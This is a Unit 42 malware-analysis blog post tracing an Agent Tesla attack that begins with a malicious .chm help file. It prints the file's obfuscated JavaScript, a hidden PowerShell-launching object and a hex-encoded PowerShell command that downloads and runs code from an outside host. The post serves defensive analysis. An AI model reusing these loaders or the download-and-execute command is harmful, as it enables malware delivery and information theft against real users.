Malicious Compiled HTML Help File

unit42.paloaltonetworks.com/malicious-compiled-html-help-file-agent-tesla/

Tyler Halfpop

May 12, 2022

By Tyler Halfpop

May 12, 2022 at 3:00 PM

Category: Malware

Tags: AgentTesla, anti-analysis

This post is also available in: 日本語 (Japanese)

Executive Summary

This blog describes an attack that Unit 42 observed utilizing malicious compiled HTML help files for the initial delivery. We will show how to analyze the malicious compiled HTML help file. We will then follow the chain of attack through JavaScript and multiple stages of PowerShell and show how to analyze them up to the final payload.

The attack is interesting because attackers are often looking for creative ways to deliver their payloads. Their purpose in doing so is twofold:

- An attempt to bypass security products.
- An attempt to bypass security training.

Potential victims may have been trained to avoid documents, scripts and executables from unknown senders, but it is important to be careful of almost any filetype.


This particular attack chain delivered Agent Tesla as the final payload. Agent Tesla is well-known malware that has been around for a while. Agent Tesla focuses on stealing sensitive information from a victim's computer and sending that information to the attacker over FTP, SMTP or HTTP. It does this primarily via keystroke logging, screen capturing, camera recording and accessing sensitive data.

Palo Alto Networks customers are protected from malware families using similar anti-analysis techniques with Cortex XDR or the Next-Generation Firewall with WildFire and Threat Prevention security subscriptions.

Related Unit 42 Topics Malware, Agent Tesla, anti-analysis

Table of Contents

The initial attack sent a 7zip compressed file named ORDER OF CONTRACT-pdf.7z, which contained the single malicious compiled HTML help file ORDER OF CONTRACT-pdf.chm (SHA256: 081fd54d8d4731bbea9a2588ca53672feef0b835dc9fa9855b020a352819feaa). When the victim opens the help file, this apparently innocuous window displays.




Customer service

Please Wait...

Figure

1. Decoy HTML help window.


The help file can be extracted using 7zip to view the contents. The interesting file is the kkjhk.htm file, which displays the decoy window and executes the code.



```
$WWAssociativeLinks
$WWKeywordLinks
#IDXHDR
#ITBITS
#STRINGS
#SYSTEM
#TOPICS
#URLSTR
#URLTBL
$FIftiMain
$OBJINST
kkjhk.htm
```

Figure 2. The help file contents.


The file contains obfuscated JavaScript that is executed when the file is opened.



```
<script language="javascript">

document.write(n78we0f(kldsfkl()));

function n78we0f(s)
{
    var e = {}, i, k, v = [], r = '', w = String.fromCharCode;
    var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];

    for (z in n)
    {
        for (i = n[z][0]; i < n[z][1]; i++)
        {
            v.push(w(i));
        }
    }
    for (i = 0; i < 64; i++)
    {
        e[v[i]] = i;
    }

    for (i = 0; i < s.length; i+=72)
    {
        var b = 0, c, x, l = 0, o = s.substring(i, i+72);
        for (x = 0; x < o.length; x++)
        {
            c = e[o.charAt(x)];
            b = (b << 6) + c;
            l += 6;
            while (l >= 8)
            {
                r += w((b >>> (l -= 8)) % 256);
            }
         }
    }
    return r;
}

function kldsfkl()
{
var r1 = ['PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3RpdGxlPgo8aGVhZD4KPC9oZWFkPgo8Ym9keT4KCjxoMiBhbGlnbj1jZW50ZXI+

var tkfg=r1 .join('')

return tkfg

}

</script>
```

Figure 3. Obfuscated JavaScript code in kkjhk.htm.

We can deobfuscate this code by opening the file in Chrome and using the Chrome Developer Tools. The code above shows that the result that is returned is stored in the r variable. We can use the JavaScript debugger in Chrome Developer Tools to break on the return statement. After we have halted execution on our breakpoint we can then view the contents of the r variable and copy that for further analysis.




```
<script language="javascript">

    document.write(n78we0f(kldsfkl()));

    function n78we0f(s) {  s = "PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2Vydm
        var e = {}, i, k, v = [], r = '', w = String.fromCharCode;  e
        var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];

        for (z in n) {  n = (5) [Array(2), Array(2), Array(2), Array(2
            for (i = n[z][0]; i < n[z][1]; i++) {  i = 2376
                v.push(w(i));  v = Array(64), w = ƒ fromCharCode()
            }
        }
        for (i = 0; i < 64; i++) {  i = 2376
            e[v[i]] = i;  e = Object, v = Array(64)
        }

        for (i = 0; i < s.length; i += 72) {  i = 2376, s = "PGh0bWw+C
            var b = 0, c, x, l = 0, o = s.substring(i, i + 72);  b = N
            for (x = 0; x < o.length; x++) {
                c = e[o.charAt(x)];  c = undefined, e = Object
                b = (b << 6) + c;  b = NaN
                l += 6;  l = 0
                while (l >= 8) {
                    r += w((b >>> (l -= 8)) % 256);  r = "<html>\n<tit
                }
            }
        }
        return r;
    }

    function kldsfkl() {
        var r1 = ['PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3Rpd

        var tkfg = r1.join('')

        return tkfg

    }
</script>
```

```
kkjhk.htm:formatted:29
  return r;

Local
  this: Window
  b: NaN
  c: undefined
  e: {0: 52, 1: 53, 2: 54, 3: 55, 4: 56, 5: 57, 6: 58, 7: 59, 8: 60, 9: 61, A: 0, B: 1, C: 2, D: 3, E: 4, …}
  i: 2376
  l: 0
  n: (5) [Array(2), Array(2), Array(2), Array(2), Array(2)]
  o: "c2hvcnRjdXQuQ2xpY2soKTsKPC9TQ1JJUFQ+Cg=="
  r: "<html>\n<title> Customer service </title>\n<head>\n</head>\n<body>\n\n<h2 align=center> Customer service <…
  s: "PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3RpdGxlPgo8aGVhZD4KPC9oZWFkPgo8Ym9keT4KCjxoMiBhbGlnbj1jZW50ZX…
  v: (64) ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', '…
  w: ƒ fromCharCode()
  x: 40
Global                                                                    Window

n78we0f                                                      kkjhk.htm:formatted:29
(anonymous)                                                  kkjhk.htm:formatted:3
```

Figure 4. Debugging kkjhk.htm in Chrome Developer Tools.

The contents of the r variable show the HTML code to display the decoy message and a command to execute PowerShell.




```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>


<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",Powershell.exe, -WindowStyle Hidden  $EwtgdtOdGVdMUDumBtuC='27%5B%76%6F%69%64%27%20%2B%20%2


</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

Figure 5. Deobfuscated contents of kkjhk.htm.

Initial PowerShell


The obfuscated PowerShell code is executed in the background when the file is opened.



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden
$EwtgdtOdGVdMUDumBtuC='27%5B%76%6F%69%64%27%20%2B%20%27%5D%20%5B%53%79%73%74%2
7%20%2B%20%27%65%6D%2E%52%65%66%6C%65%27%20%2B%20%27%63%74%69%6F%6E%2E%41%73%7
3%65%27%20%2B%20%27%6D%62%6C%79%5D%3A%3A%4C%6F%61%64%57%69%27%20%2B%20%27%74%6
8%50%61%72%74%69%61%6C%4E%61%6D%65%28%27%27%4D%69%63%72%6F%73%6F%66%74%2E%56%6
9%73%75%61%6C%42%61%73%69%63%27%27%29%27%7C%49%45%58%3B%64%6F%20%7B%24%70%69%6
E%67%20%3D%20%74%65%73%74%2D%63%6F%6E%6E%65%63%74%69%6F%6E%20%2D%63%6F%6D%70%2
0%67%6F%6F%67%6C%65%2E%63%6F%6D%20%2D%63%6F%75%6E%74%20%31%20%2D%51%75%69%65%7
4%7D%20%75%6E%74%69%6C%20%28%24%70%69%6E%67%29%3B%24%74%74%79%3D%27%28%4E%65%7
7%2D%27%2B%27%4F%62%6A%65%27%2B%27%63%74%20%4E%65%27%2B%27%74%2E%57%65%27%2B%2
7%62%43%6C%69%27%2B%27%65%6E%74%29%27%7C%49%60%45%60%58%3B%24%6D%76%3D%20%5B%4
D%69%63%72%6F%73%6F%66%74%2E%56%69%73%75%61%6C%42%61%73%69%63%2E%49%6E%74%65%7
2%61%63%74%69%6F%6E%5D%3A%3A%43%61%6C%6C%42%79%6E%61%6D%65%28%24%74%74%79%2C%2
7%44%6F%77%6E%6C%6F%61%64%53%74%72%69%6E%67%27%2C%5B%4D%69%63%72%6F%73%6F%66%7
4%2E%56%69%73%75%61%6C%42%61%73%69%63%2E%43%61%6C%6C%54%79%70%65%5D%3A%3A%4D%6
5%74%68%6F%64%2C%27%68%74%74%70%27%20%2B%20%27%3A%2F%2F%70%6B%2D%63%6F%6E%73%7
5%6C%74%2E%68%72%2F%4E%32%2E%6A%70%67%27%29%7C%49%60%45%60%58';
$jm=$EwtgdtOdGVdMUDumBtuC.Split('%') | forEach {[char]([convert]::toint16($_,
16))};I`E`X($jm -join '')
```

Figure 6. Initial obfuscated PowerShell.

We can deobfuscate this code so that we can read it more easily by removing the final obfuscated Invoke-Expression cmdlet (I`E`X()). Attackers often insert backticks into sensitive commands like this to avoid simple string recognition because PowerShell ignores these characters. We can then see that the sample utilizes the PowerShell Test-Connection cmdlet to ping Google to verify connectivity before continuing. The sample then downloads and executes code from http://pk-consult[.]hr/N2.jpg.

